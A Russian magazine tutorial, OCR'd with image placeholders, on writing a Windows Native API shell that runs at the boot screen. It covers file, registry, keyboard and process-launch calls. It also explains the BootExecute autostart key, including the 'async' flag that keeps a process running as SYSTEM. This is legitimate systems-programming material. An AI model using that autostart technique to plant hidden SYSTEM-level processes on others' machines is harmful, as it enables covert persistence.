
```
arGetTransMat(&mrk_info[index], mrk1_center,
  rk1_width, mrk1_trans);
argConvGlpara(mrk1_trans, gl_para);
glMatrixMode(GL_MODELVIEW);
glLoadMatrixd(gl_para);
glutSolidCube(50.0);
```

Заключение

Надеюсь, мне удалось наглядно показать, что для того, чтобы начать разрабатывать системы Augmented Reality, вполне достаточно твоего старенького ноутбука со встроенной веб-камерой. Библиотеки OpenCV и ARToolkit к твоим услугам, тебе осталось только самое простое и приятное — написать мегасофтину с интерфейсом будущего :).



Михаил «амдф» Степченко (hex.pp.ua)



ШЕЛЛ ДЛЯ СИНЕГО ЭКРАНА

Изучаем программирование на Native API на примере шелла

Если программе проверки диска требуется исправить ошибки системного раздела, который не может быть отключен во время работы Windows, после перезагрузки программа запускается до открытия окна логина, отображая белые буквы на синем экране. Это — особый режим работы Windows, в котором еще не работает подсистема Win32, зато есть полный доступ к файлам и реестру.


Загрузочный экран

В Windows XP такой режим работы выглядит как синий экран с логотипом в верхнем правом углу, в Windows 2003 цвет этого экрана серый, в Vista и Windows 7 — черный. Самое частое приложение, которое ты можешь наблюдать работающим в этом режиме, это программа проверки диска. Обычно диск проверяется консольной программой chkdsk.exe. Но в загрузочном экране стартует вовсе не оно, как можно было бы подумать, а autochk.exe — приложение, написанное на чистом Native API. Только такие программы способны запуститься до загрузки подсистемы Win32.


Неплохо было бы написать шелл, командную строку для экспериментов, чтобы побродить по системе еще до ее полной загрузки, с возможностью редактировать файлы и реестр. Я загорелся этой идеей и занялся разработкой такого шелла. Первая версия программы была написана с использованием библиотеки ZenWinX, позже я изучил исходный код шелла NCLI из проекта TinyKRNL и решил строить свой собственный шелл на его основе. От использования ZenWinX я отказался, но часть исходного кода оттуда, связанная с обработкой клавиатурных комбинаций, перекочевала в новую версию, чтобы правильнее, чем в NCLI, реализовать работу с клавиатурой. В частности, NCLI даже не поддерживал переключение регистра символов по клавише Shift. К набору команд, доступных в NCLI, добавились команды, написанные мной. Так получилась программа, которую я назвал Native Shell.

Программирование


Программы, которые могут запускаться из «синего экрана», — это native-приложения, то есть такие приложения, которым доступны



Сборка приложения в WDK



Native Shell в Windows XP



dvd

На диске тебя ждет Native Shell 0.12

Ключи запуска

Автозапуск native-приложений задается в ветке реестра HKEY_LOCAL_MACHINE\CurrentControlSet\Control\Session Manager. Здесь есть два ключа, позволяющих запустить приложение на этапе загрузки системы. Обычно присутствует только один из них, BootExecute. Это мультистроковый параметр, содержащий строку «autocheck autochk *». После нее можно добавить свою команду запуска. Например, можно поместить native.exe в папку %systemroot%\system32, а в BootExecute прописать строку «native». В результате native.exe запустится сразу после autochk.exe при запуске системы. Здесь же можно указать командную строку процесса, например «native some-command».

Чтобы запустить программу из любого каталога системы, нужно указать полный путь к исполняемому файлу без NT-префикса, то есть в обычном формате (например, C:\tmp\native.exe). При указании имени native-приложения кроме идентификатора autocheck (используется при указании autochk в этом списке) возможны идентификаторы async и debug. Идентификатор debug приводит к установке ProcessParameters -> DebugFlags = TRUE. Идентификатор async приводит к тому, что система не ожидает завершения запускаемого процесса, и оно продолжает работать, а система в это время продолжает загрузку. В результате получается приложение, работающее в живой системе, отображающееся в диспетчере задач как запущенное от имени пользователя SYSTEM.

Второй ключ реестра, через который возможен запуск, носит название SetupExecute и полностью аналогичен BootExecute. Разница между ними в том, что запуск из этих ключей происходит на разных этапах инициализации системы. На этапе запуска из SetupExecute в системе уже создан файл подкачки и инициализированы переменные среды, а на этапе BootExecute еще нет.

WWW

- Сайт Томаша Новака. Удобный справочник, содержащий описания функций и типов данных, разбитый на категории: undocumented.ntinternals.net.
- MSDN. Неполная документация по функциям ntdll.dll доступна в Microsoft Developers Network в разделе о Windows Driver Kit: msdn.microsoft.com.
- Native Shell. Командная строка для native-режима от автора статьи: hex.pp.ua/nt-native-applications-shell.php.
- Исходные коды ReactOS — свободной альтернативы Windows. Редкая возможность не только увидеть множество примеров использования Native API функций, но и заглянуть немного дальше — в их внутреннее устройство: svn.reactos.org/svn/reactos.
- Библиотека ZenWinX, упрощающая программирование в native-режиме: zenwinx.sourceforge.net.
- Native Development Kit (NDK) от Алекса Ионеску. Набор заголовочных файлов, содержащих все типы и функции Native API: code.google.com/p/native-nt-toolkit.

только функции NT Native API, экспортируемые библиотекой ntdll.dll. Это набор функций, выполняющихся в режиме ядра, которые можно вызывать из пользовательского режима. Библиотека экспортирует два набора функций — с одинаковыми названиями, но разными префиксами: «Zw» и «Nt». Функции с префиксом «Zw» предназначены для прямого вызова из режима ядра (например, из драйверов), а функции с префиксом Nt — из пользовательского режима (из приложений). При вызове функции с префиксом «Nt» в итоге выполняется тот же код, что и при использовании префикса Zw, но при этом перед исполнением кода параметры функции проходят дополнительную проверку, так как с точки зрения системы пользовательский режим — это ненадежный источник входных данных.

Вообще, при программировании Native-приложений следует иметь в виду, что почти никаких готовых или заданных по умолчанию возможностей в этом режиме нет, разве что вывод букв на экран реализуется сравнительно просто. Все остальные операции, будь то ввод с клавиатуры или установка текущего рабочего каталога, не говоря уж об остальном, реализуется непосредственно самой программой.

Native API непривычен и не слишком удобен для использования, но другие API недоступны. Если в программировании с использованием WinAPI для какого-то действия требуется одна-две функции, то в Native API, возможно, потребуется пять-шесть. Это и не удивительно, ведь каждый вызов WinAPI внутри реализуется как раз вызовом нескольких функций из ntdll.dll.


Настройка проекта

Для написания собственного native-приложения понадобится документация, среда разработки и заголовочные файлы Native API. Функции NT Native API частично документированы в MSDN. Однако там описано далеко не все, что имеется в ntdll, так что информацию следует по возможности искать в других источниках.

В качестве среды разработки может выступить любой редактор кода, а компиляция native-приложения будет производиться утилитой build из Windows Driver Kit, так что его придется установить себе на машину. WDK используется для разработки драйверов, но способен также компилировать native-приложения.

Проект приложения в WDK выглядит как каталог, где лежат файлы исходного кода, рядом с которыми расположен файл конфигурации проекта под именем SOURCES. Так может выглядеть простой native-проект:

```
TARGETNAME=native
TARGETTYPE=PROGRAM
UMTYPE=nt
INCLUDES=$(DDK_INC_PATH)
SOURCES=native.c
PRECOMPILED_INCLUDE=precomp.h
```



Так выглядел загрузочный режим до Windows XP

Подсистемы Windows

Он отредактирован так, чтобы в результате компиляции собирался не драйвер, а native-приложение. Для этого параметру TARGETTYPE задано значение «PROGRAM», чтобы собиралась программа, а параметру UMTYPE задано значение «nt» , для того, чтобы тип приложения был native.

Сборка программы осуществляется командой build, набранной в командной строке Build Environment WDK. Перед сборкой следует скачать заголовочные файлы NDK (Native NT Toolkit), так как стандартных хидеров из WDK недостаточно, чтобы использовать все существующие функции Native API. Каталог ndk следует распаковать в папку, содержащую заголовочные файлы WDK, и прописать к ней путь в файле bin/setenv.bat (в строке «include=»).

Результатом сборки проекта будет .exe-файл приложения. Но это не обычный экзешник, так просто запустить его не получится. В PE-заголовке exe-файла есть специальное поле, означающее подсистему, в которой выполняется приложение. У native-приложений в это поле установлено значение 0x01, означающее, что .exe не требует подсистемы. У обычных приложений там содержится значение, соответствующее подсистемам «Windows GUI» (0x02) или «Windows console» (0x03). Из-за отличающегося значения этого поля Native-приложения не запускаются в обычном режиме работы Windows. При попытке запустить программу Windows выдает сообщение «Приложение нельзя запустить в режиме Win32». Запуск скомпилированного приложения в системе следует производить через прописывание его в ключ реестра BootExecute. Отлаживать приложение лучше на виртуальной машине, во-первых, из соображений удобства, а во-вторых, из соображений безопасности. Поскольку прописанное в BootExecute приложение запускается даже в «безопасном режиме» работы системы, ошибка в приложении может привести к невозможности нормальной загрузки Windows. В «безопасном режиме» будет показываться черный экран, но приложение будет работать, не имея при этом возможности вывести текст на дисплей.

Обработка команд

Шелл загрузочного экрана должен вести себя точно так же, как и шелл для любой другой среды, то есть воспринимать команды, набранные с клавиатуры, и выводить на экран результаты исполнения команд в текстовом виде. Чтобы шелл мог воспринимать ввод, он должен самостоятельно получить скан-коды с клавиатуры и преобразовать их в коды символов.

Для чтения с клавиатуры необходимо с помощью функции NtCreateFile открыть устройство клавиатуры как файл. Имя файла при этом будет выглядеть как «\Device\KeyboardClass0».

```
HANDLE hDriver;
UNICODE_STRING Driver;
```

```
OBJECT_ATTRIBUTES ObjectAttributes;
IO_STATUS_BLOCK Iosb;
RtlInitUnicodeString(&Driver, L"\\Device\\KeyboardClass0");
InitializeObjectAttributes(&ObjectAttributes, &Driver,
  OBJ_CASE_INSENSITIVE, NULL, NULL);
NtCreateFile(&hDriver, SYNCHRONIZE | GENERIC_READ |
 FILE_READ_ATTRIBUTES,
  &ObjectAttributes, &Iosb, NULL, FILE_ATTRIBUTE_NORMAL,
  0, FILE_OPEN, FILE_DIRECTORY_FILE, NULL, 0);
```

Параллельно нужно создать событие (объект ядра типа Event), которое будет использоваться для ожидания ввода символов.

```
InitializeObjectAttributes(&ObjectAttributes,
   NULL, 0, NULL, NULL);
NtCreateEvent(&hEvent, EVENT_ALL_ACCESS,
&ObjectAttributes, 1, 0);
```

Чтение с клавиатуры осуществляется функцией NtReadFile, которой в параметрах переданы хэндл клавиатуры и хэндл события.

```
IO_STATUS_BLOCK Iosb;
LARGE_INTEGER ByteOffset = 0;
NTSTATUS Status;
RtlZeroMemory(&Iosb, sizeof(Iosb));
Status = NtReadFile(hDriver, hEvent, NULL, NULL, &Iosb,
  Buffer, *BufferSize, &ByteOffset, NULL);
```


Следует проанализировать возвращаемое значение функции и при необходимости подождать наступления события с помощью NtWaitForSingleObject.

```
if (Status == STATUS_PENDING)
{
  Status = NtWaitForSingleObject(hEvent, TRUE, NULL);
}
```

NtReadFile вернет данные в виде структуры KEYBOARD_INPUT_DATA. Эта структура имеет следующий формат:

```
typedef struct _KEYBOARD_INPUT_DATA {
  USHORT UnitId;
  USHORT MakeCode;
  USHORT Flags;
  USHORT Reserved;
  ULONG  ExtraInformation;
} KEYBOARD_INPUT_DATA, *PKEYBOARD_INPUT_DATA;
```





Ключ реестра BootExecute

```
C:\tmp>lp
*** ACTIVE PROCESS LIST
[0] (null) - WS/PF/V:[28K/0K/0K] Threads: 1
[4] System - WS/PF/V:[232K/0K/848K] Threads: 42
[168] smss.exe - WS/PF/V:[352K/168K/3800K] Threads: 3
[188] native.exe - WS/PF/V:[404K/200K/3264K] Threads: 1
```

Список процессов в native-режиме

```
native.exe      SYSTEM
services.exe    SYSTEM
smss.exe        SYSTEM
```

Приложение выполняется от имени пользователя SYSTEM

Поле MakeCode содержит сканкод нажатой клавиши, а поле Flags — необходимую дополнительную информацию о том, были ли нажаты одновременно Shift, Ctrl или что-то еще. Шелл должен содержать таблицу, из которой по сканкоду и флагам можно выбрать конкретный символ, соответствующий определенному сочетанию клавиш. Полученный символ можно возвратить из собственного аналога стандартной функции getch. Из символов можно складывать строки, а строки — обрабатывать как команды. Среди команд, к слову, следует обязательно предусмотреть команду завершения работы шелла, чтобы Windows могла загружаться в свое обычное состояние. Работа Native-приложения завершается вызовом функции NtTerminateProcess(NtCurrentProcess(), 0);

Вывод текста на экран чрезвычайно прост, он заключается в помещении в строку типа UNICODE_STRING какого-либо текста и последующем вызове функции NtDisplayString:

```
UNICODE_STRING unic;
RtlInitUnicodeString(&unic, L"Hello, world!\n");
NtDisplayString(&unic);
```

Функция поддерживает два управляющих символа — возврат каретки «\r» и перевод строки «\n».

Операции с файлами

Самые элементарные операции для командной строки — это отображение текущего каталога, перемещение между ними и операции над файлами. В native-режиме при всех операциях с файлами система ничего не знает о концепции «текущего каталога». Во всех файловых функциях требуется передавать полный путь, формат которого, к тому же, отличается от привычного. Существует функция, помогающая хранить значение текущего каталога, но сцеплять это значение с именем файла нужно самостоятельно.

Функции для установки и получения текущего каталога определены так:

```
NTSYSAPI ULONG NTAPI RtlGetCurrentDirectory_U(
   ULONG MaximumLength,
   PWSTR Buffer
);

NTSYSAPI NTSTATUS NTAPI RtlSetCurrentDirectory_U(
```

```
    IN PUNICODE_STRING name
);
```

Для доступа к файлам и каталогам используется NT-формат пути. Это полный путь к файлу с буквой диска и префиксом \??\. Например, путь до файла C:\boot.ini будет выглядеть как \??\C:\boot.ini. Привычный формат пути без префикса называется в терминологии Native API «DOS-путь». Для конвертации пути из формата DOS в NT существует функция:

```
NTSYSAPI BOOLEAN NTAPI RtlDosPathNameToNtPathName_U(
    IN PCWSTR DosPathName,
    OUT PUNICODE_STRING NtPathName,
    OUT PCWSTR *NtFileNamePart,
    OUT CURDIR *DirectoryInfo
);
```

Целесообразно сохранять путь в DOS-формате. Его можно показывать пользователю без изменений, если он хочет увидеть текущий каталог. При каждой файловой операции придется формировать полный NT-путь к файлу вызовом соответствующей функции или прямой склейкой пути с префиксом.

Одна из необходимых возможностей шелла — это вывод листинга каталога. Чтобы его вывести, программа должна получить список файлов и каталогов текущей директории. Прежде всего, надо открыть каталог функцией NtCreateFile с опцией FILE_LIST_DIRECTORY и указанием флага FILE_DIRECTORY_FILE. Полученный хэндл скармливается функции NtQueryDirectoryFile, которой передается константа FileBothDirectoryInformation и указатель на буфер данных типа FILE_BOTH_DIR_INFORMATION. Структура этого типа позволяет узнать о файлах и каталогах все их важные параметры: имя, атрибуты, размер и время создания.

```
typedef struct _FILE_BOTH_DIR_INFORMATION
{
```



Native-режим есть не только в Windows, но и в ReactOS

```
    ULONG NextEntryOffset;
    ULONG FileIndex;
    LARGE_INTEGER CreationTime;
    LARGE_INTEGER LastAccessTime;
    LARGE_INTEGER LastWriteTime;
    LARGE_INTEGER ChangeTime;
    LARGE_INTEGER EndOfFile;
    LARGE_INTEGER AllocationSize;
    ULONG FileAttributes;
    ULONG FileNameLength;
    ULONG EaSize;
    CCHAR ShortNameLength;
    WCHAR ShortName[12];
    WCHAR FileName[1];
} FILE_BOTH_DIR_INFORMATION,
*PFILE_BOTH_DIR_INFORMATION;
```

При вызове функции NtQueryDirectoryFile можно использовать параметр ReturnSingleEntry = TRUE, тогда за один вызов функции в буфер будет помещена только одна структура FILE_BOTH_DIR_INFORMATION, а вызвать функцию в цикле придется столько раз, сколько файлов в каталоге. При установке того же параметра в FALSE функция будет вызвана всего один раз, а в буфере окажется массив структур. Перемещаться по нему можно, сдвигая указатель на структуру по смещению, указанному в поле NextEntryOffset. У последнего элемента массива значение этого поля будет NULL.
Функции для стандартных файловых операций, таких как чтение из файла, запись в файл и удаление файла, документированы в MSDN. Их названия NtReadFile, NtWriteFile, NtDeleteFile соответственно, а использование мало чем отличается от привычных функций WinAPI. Чтобы скопировать файл, нужно просто прочитать его из одного места и записать копию в другом. А вот переименование файла — более комплексная операция, поэтому стоит рассмотреть ее подробнее.

Переименование файла

Существует функция NtSetInformationFile, которая может производить множество различных операций над файлом. Нас интересует операция переименования. Прототип функции выглядит так:

```
NTSYSCALLAPI NTSTATUS NTAPI NtSetInformationFile(
    IN HANDLE FileHandle,
    IN PIO_STATUS_BLOCK IoStatusBlock,
    IN PVOID FileInformation,
    IN ULONG Length,
    IN FILE_INFORMATION_CLASS FileInformationClass
);
```

В параметре FileInformationClass передается константа FileRenameInformation, означающая операцию переименования. В сочетании с этой константой функция получает в параметре FileInformation указатель на структуру FILE_RENAME_INFORMATION.

```
typedef struct _FILE_RENAME_INFORMATION
{
    BOOLEAN ReplaceIfExists;
    HANDLE  RootDirectory;
    ULONG FileNameLength;
    WCHAR FileName[1];
} FILE_RENAME_INFORMATION, *PFILE_RENAME_INFORMATION;
```

Структура FILE_RENAME_INFORMATION имеет переменную длину, зависящую от длины нового имени файла. Нужно выделить для структуры достаточное количество памяти. Предположим, у тебя есть буфер NewFileName с новым именем файла и его размер в переменной FileNameSize.

```
PFILE_RENAME_INFORMATION FileRenameInfo;

FileRenameInfo = RtlAllocateHeap(RtlGetProcessHeap(),
   HEAP_ZERO_MEMORY,
   sizeof(FILE_RENAME_INFORMATION) + FileNameSize);
```

После выделения памяти следует скопировать буфер NewFileName в поле структуры FileName и проинициализировать другие ее поля. Поле ReplaceIfExists определяет, заменять ли существующий файл, если его имя совпадает с новым именем файла при переименовании. В параметре RootDirectory может содержаться хэндл другой директории, в которой должен оказаться файл после перемещения. Проще оставить это поле равным NULL, ведь для перемещения файла в другой каталог достаточно указать в поле FileName полный путь к новому расположению файла в NT-формате. Если осуществляется переименование файла, а не перемещение, в FileName должно быть только имя файла. После инициализации структуры остается только вызвать функцию для осуществления операции:

```
Status = NtSetInformationFile(
  FileHandle,
  &IoStatusBlock,
  FileRenameInfo,
  sizeof(FILE_RENAME_INFORMATION)+ FileNameSize,
  FileRenameInformation
);
```

Размер буфера FileRenameInfo нельзя считать равным sizeof(FILE_RENAME_INFORMATION), ведь в определении структуры не учтена изменчивая длина поля FileName. Поэтому в четвертом параметре Length следует передать длину структуры, к которой прибавлен размер строки FileName.

Реестр

Для операций с реестром используются документированные в MSDN функции, названия которых оканчиваются на «-Key», например, для чтения из реестра используется NtQueryValueKey.
На уровне Native API реестр выглядит немного не так, как в Win32. Вместо нескольких корневых псевдоключей HKEY_XXX используется единственный ключ «\REGISTRY» с двумя подключами «\USER» и «\MACHINE». Эти два ключа соответствуют «HKEY_USERS» и «HKEY_LOCAL_MACHINE». Эквивалента ключу «HKEY_CURRENT_USER» нет, ветки разных пользователей следует искать в «\USER». Ключу «HKEY_CLASSES_ROOT» соответствуют разные ветви реестра, располагающиеся как в ветке «\USER», так и в «\MACHINE». Еще одно отличие от WinAPI в том, что работая с реестром, мы оперируем обычным типом HANDLE, а не специальным типом HKEY.
Дэниэл Мэдден еще в 2006 году написал программу с открытым исходным кодом под названием NtRegEdit — аналог стандартного



Шелл TinyKRNL Алекса Ионеску

редактора реестра (regedit.exe). NtRegEdit использует для доступа к реестру только функции Native API, поэтому код из программы можно перенести в свое собственное native-приложение.
В библиотеке ZenWinX также присутствует код, использующий функции реестра. Например, функция winx_register_boot_exec_command умеет, как видно из названия, прописывать команду, выполняющуюся при запуске, то есть выполнять запись в ключ реестра BootExecute.
Библиотека ntreg корейского программиста rodream содержит набор функций для работы с реестром — достаточно просто подключить к своему проекту файлы ntreg.c и ntreg.h, и программа может в него читать и писать. В этой библиотеке отсутствует функция вывода списка ключей и значений из заданной ветки реестра, но, к счастью, ее несложно написать самостоятельно.
Чтобы узнать, какие подключи есть у какого-либо ключа, используется функция NtEnumerateKey.

```
NTSYSCALLAPI NTSTATUS NTAPI NtEnumerateKey(
    IN HANDLE KeyHandle,
    IN ULONG Index,
    IN KEY_INFORMATION_CLASS KeyInformationClass,
    OUT PVOID KeyInformation,
    IN ULONG Length,
    OUT PULONG ResultLength
);
```

Имена подключей будут браться из указателя на структуру KEY_NODE_INFORMATION. В параметр KeyInformationClass записываем константу KeyNodeInformation, в параметр KeyInformation помещаем указатель на структуру. Код для получения всех подключей в итоге будет выглядеть следующим образом:

```
ULONG ResultLength, i = 0;
char buf[BUFFER_SIZE];
PKEY_NODE_INFORMATION pki = (PKEY_NODE_INFORMATION)buf;

while (STATUS_SUCCESS == NtEnumerateKey(hKey, i++,
  KeyNodeInformation, pki, BUFFER_SIZE, &ResultLength))
{
  ;
}
```

Внутри этого цикла очередное имя подключа доступно как строка WCHAR pki->Name, ее можно выводить на экран или сохранять в какой-нибудь внутренний список. Похожим образом можно получить список всех значений, содержащихся в ключе реестра, только используется другая функция NtEnumerateValueKey с константой KeyValueBasicInformation, а результат оказывается в структуре KEY_VALUE_BASIC_INFORMATION.

```
pbi = (PKEY_VALUE_BASIC_INFORMATION)buf;

while (STATUS_SUCCESS == NtEnumerateValueKey(hKey, i++,
  KeyValueBasicInformation, pbi, BUFFER_SIZE, &ResultLength))
{
  ;
}
```

Имя находится в строке pbi->Name, а тип значения (REG_SZ, REG_DWORD или другой) определяется в pbi->Type.

Запуск процессов

Неплохо иметь в шелле возможность запускать другие процессы. Это сразу расширяет применяемость программы, ведь если программа может запускать процессы, ее функциональность уже не ограничена операциями, зашитыми в ее код. Дальнейшее расширение доступных действий в native-режиме можно осуществлять разработкой новых программ. Да и запускать native-приложения, поставляемые с операционной системой, тоже можно. В загрузочном режиме невозможен запуск Win32-приложений, так как процессы подсистемы Win32 при создании требуют уведомления CSRSS о новом процессе (а он еще неактивен). Поэтому подавляющее большинство утилит Windows запуститься не смогут, за исключением лишь немногих программ, таких как autochk.exe, autofmt.exe (аналоги Win32-утилит chkdsk.exe и format.exe для проверки и форматирования диска), srdelayed.exe (программа отложенных операций с файлами).
Чтобы запустить из native-программы другую такую же программу, используется функция RtlCreateUserProcess. Ей передаются параметры запускаемого процесса в виде структуры типа RTL_USER_PROCESS_PARAMETERS, которая инициализируется специальной функцией RtlCreateProcessParameters. Именно в эту структуру помещают полный путь к исполняемому файлу в NT-формате, название для отображения в списке процессов и командную строку приложения.
После запуска функция помещает параметры процесса в заранее приготовленный буфер RTL_USER_PROCESS_INFORMATION. Оттуда берется тред потока и передается в функцию NtResumeThread, чтобы поток начал выполняться. С этого момента новый процесс запущен.
Перед запуском процесса неплохо бы отключаться от обработки клавиатуры, то есть закрыть ее хэндл, а также хэндл обработки ее событий. Это позволит вновь запущенному приложению обрабатывать клавиатуру самостоятельно, без дублирования обработки в шелле. Восстанавливать контроль над клавиатурой можно после завершения запущенного процесса. Чтобы дождаться завершения процесса, нужно всего лишь извлечь его хэндл из поля ProcessHandle структуры RTL_USER_PROCESS_INFORMATION и передать его в функцию NtWaitForSingleObject, которая приостановит выполнение текущего процесса до завершения запущенного.
Для проверки возможности запуска процессов можно запустить autochk.exe так, чтобы запустилась проверка системного диска. Для этого следует в RtlCreateUserProcess передать следующие строки:

- имя для отображения в списке процессов: autochk.exe
- командная строка: autochk.exe /p \??\C:
- полный путь: \??\C:\windows\system32\autochk.exe

Итог

